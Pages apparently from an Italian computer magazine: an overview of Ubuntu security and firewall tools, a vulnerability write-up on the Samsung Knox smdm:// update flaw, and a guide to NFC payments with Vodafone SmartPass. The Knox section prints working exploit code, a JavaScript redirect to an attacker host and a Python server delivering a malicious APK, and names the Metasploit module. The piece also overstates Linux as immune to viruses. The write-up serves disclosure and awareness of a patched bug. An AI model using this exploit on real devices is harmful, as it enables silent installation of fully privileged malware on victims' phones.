



Fig. 2 • Come avviene la crittografia

prenotazione computerizzati e sistemi di supporto di volo e di manutenzione completamente (o quasi) automatizzati. Gli aerei stessi dipendono fortemente da sensori elettronici e comandi digitali, e non sarebbero in grado di funzionare senza il loro prezioso supporto. Anche il settore automotive utilizza la tecnologia digitale, basti pensare al **Global Positioning System (GPS)** che permette di sapere dove ti trovi in qualsiasi punto della Terra. Con questo dispositivo relativamente poco costoso e un computer che contiene una base di mappe, si è in grado di tenere traccia di dove si sta andando, trovare punti di riferimento importanti, ristoranti, intrattenimento, servizi e, infine, per raggiungere la destinazione. In tutto ciò, la nozione di sicurezza di un sistema operativo, in particolar modo per sistemi Open Source è un tema di fondamentale interesse, atto alla prevenzione di "attacchi" via rete o fisici (**Fig. 1**).

ATTACCO E DIFESA

La sicurezza fisica e l'integrità e riservatezza dei dati sono strettamente collegate fra loro. Tipologie di attacchi comuni sono: **IP spoofing/shadow server** (qualcuno si sostituisce ad un host); **packet sniffing** (lettura delle password di accesso e/o dati riservati); **connection hijacking/data spoofing** (modifica di dati durante il loro transito in rete); alterazioni del software, virus e trojan; **denial-of-service** (si impedisce il funzionamento di un servizio sovraccaricandolo). Quel che fortunatamente è certo, è che è possibile attuare dei meccanismi che eliminano, o quantomeno limitano, la possibilità che uno di questi attacchi venga sferrato. Riassumendo, le armi di difesa in nostro possesso sono:

- **Crittografia (Fig. 2):** insieme di algoritmi matematici utilizzati per trasformare il messaggio in una forma indecifrabile. Un meccanismo simile si chiama hashing che risulta essere più vantaggiosa con notevole risparmio di memoria e tempo.
- **Firma digitale:** meccanismo di identificazione indiretta dell'utente.
- **Autenticazione:** meccanismo di identificazione da terze parti.

Una comune forma di crittografia, utilizzata nella cifratura del traffico delle applicazioni utilizzando un **Secure Socket Layer (SSL)** o la connessione **Transport Layer Security (TLS)**, è quella a chiave pubblica. Così facendo, avremo un modo per crittografare il traffico utilizzando un protocollo che non fornisce nativamente una cifratura. Un certificato, invece, garantisce la distribuzione della chiave pubblica e altre informazioni su un server. Come più volte abbiamo avuto modo di scoprire proprio sulle pagine di Linux Magazine, i certificati di sicurezza possono essere firmati digitalmente da una **Certification Authority** o **CA**. Per chi ancora non lo sapesse, una CA è una terza parte fidata (generalmente si tratta di enti altamente conosciuti e certificati), che ha confermato l'esattezza delle informazioni contenute nel certificato stesso.
L'utente principale di un computer ha chiaramente un ruolo importante da svolgere nel garantire che il PC stesso, così come il relativo software in esso installato, siano istituiti con un buon grado di sicurezza. Inoltre, gli altri utenti di quella stessa macchina hanno un ruolo molto importante da svolgere: garantire che le pratiche di elaborazione siano eseguite con la massima attenzione. Ma errare è umano, si sa, e dunque i pericoli sono sempre dietro l'angolo.

UBUNTU E LA SICUREZZA

In un mondo dove la maggior parte delle vulnerabilità di sicurezza sono provenienti da applicazioni di terze parti, macchine equipaggiate con Microsoft Windows e Mac OS X hanno maggiori probabilità di rischio. Tale problematica, però, il più delle volte non è da associarsi a Microsoft e Apple (per quanto alcuni possano pensare il contrario). Entrambi i colossi hanno infatti sistemi abbastanza completi mirati all'aggiornamento costante del software con il chiaro obiettivo di tenere a bada eventuali falle di sicurezza. Il vero problema è da ricercarsi invece nei software (programmi, estensioni e plug-in) sviluppati da altri fornitori proprio per le due piattaforme. Spesso, infatti, una software house si limita a meccanismi di aggiornamento dei programmi sviluppati esclusivamente votati al miglioramento delle performance o delle funzionalità presenti, senza dare molto conto alla sicurezza informatica. Ma le cose cambiano quando si parla di GNU/Linux e, più nel dettaglio, di Ubuntu? Fortunatamente sì. Ciò perché c'è un sistema di aggiornamento software completo. Proviamo a schiarire ancor di più le idee. Quando un utente Windows si ritrova ad aggiornare il proprio

sistema, analizzando i dettagli degli aggiornamenti ricevuti, scopre che per la quasi totalità si tratta di correzioni a bug relativi al solo sistema operativo. Quando, al contrario, il gestore degli aggiornamenti di Ubuntu segnala la disponibilità di nuovi pacchetti, i dettagli cambiano, e di molto. Non si parla esclusivamente di miglioramenti alla distro di casa Canonical ma di tutti i pacchetti che stanno alla base della distro e dei software presenti a corredo. Ciò è possibile perché Ubuntu ha un repository centralizzato delle applicazioni (tutte testate da Canonical proprio per dimostrare la corretta compatibilità con il sistema operativo). Una tale pratica ha sì dei risvolti senza ombra di dubbio positivi, ma anche negativi. Un esempio? Nel repository principale di Ubuntu non è sempre presente la versione più recente di Mozilla Firefox proprio perché Canonical non ha ancora testato il funzionamento privo di intoppi del software. Dunque, ecco perché ogniqualvolta una nuova release di un software viene rilasciata occorrono diversi giorni (o settimane) prima di trovarla nei repository ufficiali della distro. Chiusa questa parentesi, un altro tool divenuto fondamentale col passare degli anni è il firewall, letteralmente un "muro di fuoco" che vieta l'accesso da remoto non autorizzato sul PC. L'utilizzo di un firewall da parte degli utenti Windows è dovuto sostanzialmente a due motivi:

- Operazioni di input all'insaputa dell'utente;
- Operazioni in output poco sicure con intercettazione di virus e spyware che possono automaticamente connettersi ed eseguire i lori sporchi compiti.

In entrambi i casi è necessario proprio un firewall per bloccare il traffico in ingresso oppure le connessioni in uscita. Riguardo a questi due aspetti, una qualsiasi distribuzione GNU/Linux, presenta vantaggi evidenti in quanto la sua natura Open Source rende facilmente individuabile eventuali operazioni anomale o non sincrone con i comandi dell'utente. L'immunità ai virus, inoltre, rende una distro GNU/Linux sicura verso le connessioni output.

Il kernel Linux include il sottosistema **Netfilter** (Fig. 3), che viene utilizzato per manipolare o decidere la sorte del traffico di rete diretto all'interno o attraverso il server. Tutte le moderne soluzioni firewall sviluppate per GNU/Linux usano proprio questo sistema per il filtraggio dei pacchetti.

Netfilter è configurato attraverso il programma **iptables**, che permette di definire le regole per i filtri di rete e il reindirizzamento **NAT**. Di solito, con il termine iptables ci si riferisce all'intera infrastruttura, incluso Netfilter. Quando un pacchetto raggiunge il proprio server, esso è gestito in affidamento al sottosistema Netfilter per l'accettazione, la manipolazione, o il rifiuto in base alle regole fornite attraverso iptables. Lo strumento di configurazione del firewall di default per Ubuntu è **Ufw**. Sviluppato per facilitare la configurazione del firewall iptables, questo tool offre un modo facile da usare per creare un firewall basato su host IPv4 o IPv6. Dopotutto, è proprio la facilità d'uso il punto di forza che ha reso la distro di casa Canonical la più diffusa fra gli utenti del Pinguino. Tramite la sua interfaccia di comando, Ufw non è destinato a fornire funzionalità complete di firewall, ma fornisce invece un modo semplice per aggiungere o rimuovere le regole da far seguire al firewall stesso. E se volessimo realizzare un firewall completo senza conoscere approfonditamente iptables? Anche in questo caso gli strumenti non mancano. **Firestarter** e **Fwbuilder** sono solo due esempi dotati di un'interfaccia grafica. Se invece preferiamo affidarci a tool a riga di comando (dunque con file di configurazione di






Fig. 3 • Il meccanismo di funzionamento di Netfilter e iptables

■ **Fig. 4 • L'interfaccia grafica di Firestarter**

solo testo) possiamo affidarci a **Shorewall** (una soluzione molto potente per configurare un firewall avanzato per qualsiasi rete), **ipkungfu** (di facilissima impostazione) e **Fireflier**.

Molti firewall nascondono degli indirizzi IP proprio a causa del loro principio di funzionamento. Non è una sorpresa che GNU/Linux possa anche supportare la possibilità di nascondere l'indirizzo attraverso quello che viene chiamato **IP masquerading**. Il compito dell'IP masquerading è quello di consentire alle macchine con indirizzi IP privati e non instradabili della rete di accedere a Internet attraverso la macchina che opera il masquerading (detto così sembra complicato, ma è un meccanismo abbastanza banale). Il traffico dalla rete privata verso Internet deve essere manipolato per ottenere risposte che siano re-instradabili alla macchina che ha fatto la richiesta. Per fare ciò, il kernel deve modificare l'indirizzo IP sorgente di ciascun pacchetto in modo che le risposte vengano re-instradate ad esso invece che all'indirizzo IP privato che ha fatto la richiesta. Ubuntu utilizza il tracciamento della connessione (**conntrack**) per tenerne traccia e reindirizzarle a ciascun pacchetto di risposta. Il traffico in uscita dalla rete privata viene quindi "mascherato", come l'uscita dalla macchina gateway Ubuntu.

TOOL DI CONFIGURAZIONE

Poco fa abbiamo scoperto alcuni dei tool utilizzati per la configurazione di un Firewall. È arrivato il momento di analizzarli più nel dettaglio. Firestarter (Fig. 4) è un'applicazione che fornisce un'interfaccia grafica per la rapida configurazione delle regole e delle impostazioni del firewall. Firestarter di per sé non è un frontend per la configurazione di iptables e fornisce, inoltre, anche il monitoraggio in tempo reale del traffico di rete. Firewall Builder è costituito da una GUI orientata agli oggetti e una serie di compilatori per varie piattaforme firewall. In Firewall Builder, la politica è un insieme di regole: ogni regola consiste di oggetti astratti che rappresentano servizi (host, router, firewall, reti, protocolli) di rete reali. Firewall Builder aiuta l'utente a mantenere sicuro un database di oggetti e permette la modifica della politica del firewall con semplici operazioni di drag-and-drop. Anche Shorewall è utilizzato per semplificare la gestione di complesse configurazioni di rete. È configurato attraverso un file di configurazione di testo semplice ben commentato. Dunque, non possiede un'interfaccia grafica, anche se è disponibile separatamente un modulo Webmin (che ci permette dunque di gestire il tool tramite un'interfaccia Web). Shorewall può essere utilizzato su un sistema firewall dedicato, un gateway/router/server multi-funzione o su un sistema GNU/Linux stand-alone. Shorewall non utilizza la modalità di compatibilità **ipchains** di Netfilter e può quindi sfruttare le funzionalità di monitoraggio dello stato di connessione di Netfilter. Tra gli strumenti di configurazione iptables disponibili, non è il più facile da utilizzare, ma in compenso dimostra di essere il più flessibile e potente. Ipkungfu Linux è un firewall basato su iptables. Gli obiettivi di progettazione principali sono la sicurezza, la facilità d'uso e prestazioni. Si avvale di funzioni avanzate di iptables e del kernel Linux. Ipkungfu è in grado di gestire una vasta gamma di configurazioni e supporta la condivisione di connessione a Internet, più host virtuali, IP masquerading, string matching e molto altro ancora.

Fireflier, infine, permette di creare regole basate su pacchetti singoli di rete in entrata o semplicemente di consentire o negare il passaggio a singoli pacchetti. È dotato di un approccio client-server per la gestione da un altro PC e connessione SSL tra client e server.

TIRIAMO LE SOMME

Com'è facile intuire a seguito di quanto detto nei paragrafi precedenti, la sicurezza di una qualsiasi distro GNU/Linux è di gran lunga superiore a quella di un sistema Windows o Mac OS X. E ciò non viene di certo detto per partito preso, ma proprio perché, come abbiamo avuto modo di scoprire, ci sono alcuni meccanismi alla base in grado di determinare un altissimo grado di sicurezza.

Basterebbe la sola natura Open Source di una distro come Ubuntu per far dormire sonni tranquilli ad ogni utente. Ma, qualora ciò non bastasse, abbiamo scoperto che i firewall di certo non mancano. A differenza di un "muro di fuoco" progettato per Microsoft Windows, però, una soluzione sviluppata per GNU/Linux riesce a scavare più a fondo, agendo direttamente al cuore del sistema operativo. Certo, la sicurezza di una distro non è determinata esclusivamente dal tipo di connessioni accettate in ingresso o in uscita, ma ciò che abbiamo scoperto in queste pagine è già una gran cosa.

HACKING ZONE

Ogni mese l'analisi dettagliata delle vulnerabilità più pericolose e le soluzioni più adatte per risolvere il problema

Il sistema (non tanto) blindato

Samsung Knox è uno strumento inventato per crittografare parte di un dispositivo mobile Android. Ma contiene un pericoloso bug che può permettere ad un pirata di installare un'applicazione malevola con privilegi assoluti di accesso al sistema

Luca Tringali

Più e più volte abbiamo fatto luce sui bug che nascono in quei programmi scritti proprio con lo scopo di aumentare la sicurezza dei sistemi informatici. È un paradosso che risulterebbe molto divertente, se non comportasse un problema serio per la sicurezza. Il caso di Samsung Knox rientra proprio in questo paradigma. Knox è un sotto-sistema Android sviluppato per proteggere alcuni dati tramite crittografia. L'idea è di per sé interessante: in effetti, oggi sugli smartphone siamo abituati a registrare dati sensibili. Se perdessimo il nostro dispositivo mobile, il danno economico sarebbe il problema minore, rispetto alla perdita (o, peggio, al furto) di informazioni private. Ma Samsung Knox è un sistema molto complesso e, come è abbastanza scontato, più un sistema è complicato più sarà probabile che contenga un bug.

COME FUNZIONA KNOX?

Knox appare come una semplice applicazione, installabile dal Play Store sui dispositivi Samsung Galaxy (soprattutto quelli di fascia alta). In realtà, installa un sistema operativo parallelo ad Android, i cui file sono crittografati. È possibile passare da Android al sistema Knox e viceversa, inserendo una apposita password. Quindi, è come se sul dispositivo fossero in esecuzione due diversi sistemi operativi contemporaneamente. Knox applica anche delle modifiche al bootloader, che rendono più difficile l'installazione di altri sistemi. Inoltre, e questo è in realtà uno dei suoi lati peggiori, tiene traccia di tutte le modifiche eseguite al sistema, come lo sblocco del bootloader o qualsiasi altra operazione possa invalidare la garanzia. Ciò che preoccupa, di questa caratteristica, è che si è scoperto che i dati sulle modifiche vengono inviati a Samsung. Quindi, se disponiamo di un dispositivo con Knox non possiamo modificarlo in alcun modo, altrimenti la garanzia sarà immediatamente annullata (e perdere la garanzia su un dispositivo da almeno 300 euro non è una bella cosa). Per chi vuole fare il "bravo ragazzo" ed utilizzare soltanto gli strumenti ufficiali forniti da Google e Samsung, comunque, Knox è una buona soluzione per avere un discreto grado di sicurezza.

Come dicevamo, Samsung Know è molto più di una semplice app, anche se può apparire tale. È un intero sotto-sistema operativo, ed il suo pacchetto di sicurezza include diverse altre applicazioni. Una di queste è chiamata **UniversalMDMClient**, e consente l'installazione automatica di app che fanno parte dello stesso pacchetto Knox (ad esempio, Knox EMM, che consente il controllo remoto del dispositivo ed il suo rintracciamento GPS nel caso di smarrimento). UMC, questo l'acronimo di Universal MDMClient, è quindi un gestore di aggiornamenti, che si occupa esclusivamente della app di sicurezza del progetto Samsung Knox. A questa app è associato il protocollo smdm. In altre parole, quando un utente clicca su un link che inizia con **smdm://**, viene chiamato automaticamente UMC per gestire la richiesta. L'intestazione della pagina del link viene con-





Fig. 1 • La differenza tra un normale sistema Android e Samsung Knox

trollata per vedere se contenga il nome di una applicazione installata nel sistema, e se la sua versione sia più recente di quella attualmente installata. In caso positivo, chiede all'utente la conferma di aggiornamento. Se l'utente risponde affermativamente (cosa che, distrattamente, fa qualsiasi utente), il corpo della pagina viene inserito in un file .apk, che viene poi installato. C'è un problema: il sistema non verifica che il contenuto del corpo della pagina contenga davvero un .apk valido per l'applicazione presentata nell'intestazione.

NESSUN CONTROLLO SUGLI APK

Il difetto cui abbiamo appena accennato implica che un pirata potrebbe realizzare una pagina fittizia che nell'intestazione presenta il nome di un'applicazione certamente installata su un dispositivo dotato di Samsung Knox, indicando un numero di versione superiore all'ultima rilasciata. In questo modo, UMC avvierebbe l'aggiornamento. Il corpo della pagina, però, può essere realizzato con un .apk di una applicazione completamente diversa, per esempio una malevola. Visto che UMC non controlla che il nome della app presentata nell'intestazione coincida con quello della applicazione, installerà l'.apk piratato convinto di avere eseguito un semplice aggiornamento. La parte peggiore è che la nuova applicazione può avere praticamente qualsiasi privilegio. Chiunque abbia utilizzato Android sa che durante l'installazione di un'app vengono da essa richiesti i permessi di accesso ad alcune componenti del sistema (file system, GPS, Wi-Fi, ecc). Ma durante l'aggiornamento con UMC questo non avviene. O, meglio: all'applicazione viene automaticamente garantito l'accesso a qualsiasi componente del sistema. In altre parole, è possibile per un pirata realizzare un'app capace di fare qualsiasi cosa, e convincere un utente ad installarla con un semplice trucco.

Il pirata deve soltanto inserire un codice di questo tipo:

```
<script>
  function trigger(){
    document.location="smdm://↵
 meow?update_url=http://yourserver/";
  }
  setTimeout(trigger, 5000);
</script>
```

in una pagina Web: appena l'utente visita la pagina con il proprio smartphone, UMC scaricherà ed installerà l'.apk presente all'indirizzo ***http://yourserver/***. Mettere in piedi un server che fornisca un .apk è abbastanza semplice con Python:

```
import hashlib
from BaseHTTPServer import BaseHTT↵
                       PRequestHandler

APK_FILE = "meow.apk"
APK_DATA = open(APK_FILE,"rb").↵
                               read()
APK_SIZE = str(len(APK_DATA))
APK_HASH = hashlib.md5(APK_DATA).
hexdigest()
```

Prima di tutto, si importano le librerie necessarie e si carica il contenuto binario del file .apk dell'app malevola.

```
class MyHandler(BaseHTTPRequestHand↵
                                ler):
    def do_GET(self):
        self.send_response(200)
        self.send_header("Content-↵
Length", APK_SIZE)
        self.send_header("ETag", ↵
APK_HASH)
        self.send_header("x-amz-me↵
            ta-apk-version", "1337")
        self.end_headers()
        self.wfile.write(APK_DATA)
        return
```

```
    def do_HEAD(self):
        self.send_response(200)
        self.send_header("Content-↵
                Length", APK_SIZE)
        self.send_header("ETag", ↵
                          APK_HASH)
        self.send_header("x-amz-me↵
            ta-apk-version", "1337")
        self.end_headers()
        return
```

È poi necessario inviare l'intestazione della pagina, cioè quella parte che spinge il sistema UMC ad avviare l'aggiornamento. Subito dopo, scriviamo sulla stessa pagina il contenuto dell'.apk (che avevamo inserito nella variabile APK_DATA).

```
if __name__ == "__main__":
    from BaseHTTPServer import ↵
                          HTTPServer
    server = HTTP↵
  Server(('0.0.0.0',8080), MyHandler)
    server.serve_forever()
```

L'ultima porzione del programma è la routine principale, che costruisce il server utilizzando la librerie e chiama le funzioni che abbiamo visto poco fa. È stato anche realizzato un apposito exploit per testare questa vulnerabilità con Metasploit. Per utilizzarlo occorre avere l'ultima versione di Metasploit e poi dare dalla msfconsole il comando

```
use exploit/android/browser/↵
                   samsung_knox_smdm_url
```

È anche possibile attivare una console remota meterpreter sul dispositivo vittima, utilizzando il solito **payload reverse_tcp**.

Fig. 2 • Il messaggio di avviso che appare all'utente: se preme OK, il pirata ha vinto

IL BUG È GIÀ STATO CORRETTO

La soluzione è stata proposta dalla stessa Samsung, all'inizio di Novembre 2014. Banalmente, la nuova versione di UMC controlla che l'applicazione ed il suo certificato presenti nel corpo della pagina smdm coincidano con l'app che sta per sostituire. Gli utenti devono semplicemente assicurarsi di avere sempre l'ultima versione di Samsung Knox installata sul proprio dispositivo.

E, magari, non cliccare su qualsiasi link capiti a tiro senza prima avere verificato la provenienza di ciò che stanno per scaricare.

IO PAGO CON LO SMARTPHONE!

Ecco tutto quello che c'è da sapere sui pagamenti contactless: dall'attivazione di una scheda SmartPass al pagamento tramite POS NFC

NFC, acronimo di **Near Field Communication**, è una tecnologia sviluppata da Philips, Sony e Nokia che fornisce connettività wireless a corto raggio e molto simile a quella **RFID (Radio Frequency Identification)** che troviamo negli adesivi metallici attaccati su alcuni libri in biblioteca o sulle carte di credito, ma che, al contrario di quest'ultima, con un numero più elevato di funzioni. Quando NFC fu lanciato, uno dei principali motivi della sua commercializzazione era quello di utilizzarne le potenzialità per effettuare pagamenti con gli smartphone. In realtà, ad eccezione del Giappone dove tale sistema è in uso da oltre 10 anni, NFC è stato utilizzato, almeno fino ad ora, solo per fini di autenticazione prima di consentire lo scambio veloce di informazioni fra dispositivi. Oggi, Londra festeggia 1 milione di pagamenti tramite smartphone in 9 giorni. Nel nostro Paese è invece PosteMobile ad aver inaugurato i pagamenti contactless con cellulare. Per poter pagare tramite smartphone non basta possedere un dispositivo con chip NFC, è necessario anche che l'operatore fornisca una particolare SIM, implementazione gestita al momento solo da PosteMobile, Vodafone e TIM.

LA NOSTRA PROVA SUL CAMPO

Per verificare come funzionano i pagamenti tramite smartphone e SIM NFC abbiamo scelto di attivare il servizio offerto da Vodafone che utilizza una carta prepagata del circuito MasterCard, chiamata SmartPass, che permette non solo di effettuare pagamenti in modo tradizionale, ma può anche essere virtualizzata nel proprio dispositivo tramite l'applicazione di Vodafone ed utilizzata per i pagamenti con NFC. L'unico difetto che abbiamo riscontrato durante l'attivazione è il limitato numero di terminali compatibili con la virtualizzazione della carta. L'applicazione, infatti, funziona su quasi tutti i cellulari, ma quando proviamo ad aggiungere la SmartPass su uno smartphone che non sia brandizzato Vodafone o non appartenga ad una ristretta rosa di modelli, l'applicazione ci informa che è necessario aggiornare il software del telefono, anche se l'operazione non è possibile. Dopo aver attivato la SmartPass, abbiamo effettuato una prova di acquisto recandoci presso un punto ristoro McDonald's dotato di apposito POS NFC.

LA LISTA DELLA SPESA

Per eseguire le nostre prove ci siamo recati in un centro Vodafone per acquistare la SIM NFC e la SmartPass utile ad effettuare pagamenti contactless. La SIM non è differente da quelle tradizionali e funziona soltanto in uno smartphone con funzionalità NFC. Contestualmente abbiamo attivato anche la Vodafone SmartPass, una carta di credito prepagata del circuito MasterCard brandizzata Vodafone e Carta SI, che è possibile ricaricare con bonifico o, come una SIM tradizionale, tramite Bancomat, Punti Vendita SISAL o in un centro Vodafone. Relativamente ai costi, abbiamo speso 10 euro per la SIM con 5 € di traffico sono subito scalati per il costo di attivazione.

Chi fornisce la scheda?

L'elenco completo degli operatori mobili che permettono di attivare una SIM NFC

OPERATORE	CARTE ASSOCIABILI	APP PLAY STORE	NOTE
Poste mobile	Postamat Maestro, Postamat Click, Postepay	PosteMobile	Attivabile anche senza un conto BancoPosta con la sola Postepay. La SIM può essere acquistata sul Web all'indirizzo http://goo.gl/np9CHa o presso uffici con corner PosteMobile
vodafone	SmartPass	Vodafone Wallet	Compatibile solo con alcuni smartphone NFC a brand Vodafone. Il pagamento è al momento possibile con la carta SmartPass
TIM	San Paolo	TIM Wallet	A breve sarà possibile associare la prepagata TIM SmartPay. La SIM viene rilasciata gratuitamente

Come usare la SmartPass?

Dopo aver attivato la SIM NFC, effettuiamo il nostro primo pagamento con lo smartphone. Sembra fantascienza ma è pura realtà! Ecco come fare

01 LA CARTA NFC

Rechiamoci presso un centro Vodafone per acquistare la **SIM 4G NFC** di Vodafone e la **SmartPass**. L'attivazione della scheda è effettuata dall'operatore, quindi ci basta inserirla nello smartphone e scaricare dal **Play Store** di Google l'app **Vodafone Wallet**.

02 SMARTPHONE ABILITATO!

Per usare Vodafone Wallet attiviamo l'NFC dello smartphone (**Impostazioni**). In alcuni modelli c'è anche l'opzione **Tocca e paga** che permette di selezionare l'applicazione di default da usare per i pagamenti. Colleghiamoci alla rete mobile (3G/4G).

03 ASSOCIAMO LA CARTA

Avviata l'applicazione Vodafone Wallet e dopo aver tappato sul pulsante **Configura Wallet**, scegliamo **Aggiungi carta**. Individuata la voce **SmartPass**, inseriamo le credenziali d'accesso al sito di Vodafone (dobbiamo essere già registrati - ogni cliente ha i suoi dati di accesso), il codice **CVV2** e la nostra data di nascita. Confermiamo con **Aggiungi carta**.

04 INIZIA LO SHOPPING!

Per effettuare il pagamento, avviamo l'app **Vodafone Wallet** e selezioniamo **Paga**. Avviciniamo il telefono al POS NFC: l'app ci mostra sul display l'importo da pagare (per cifre superiori a 25 euro è necessario inserire il PIN della carta).

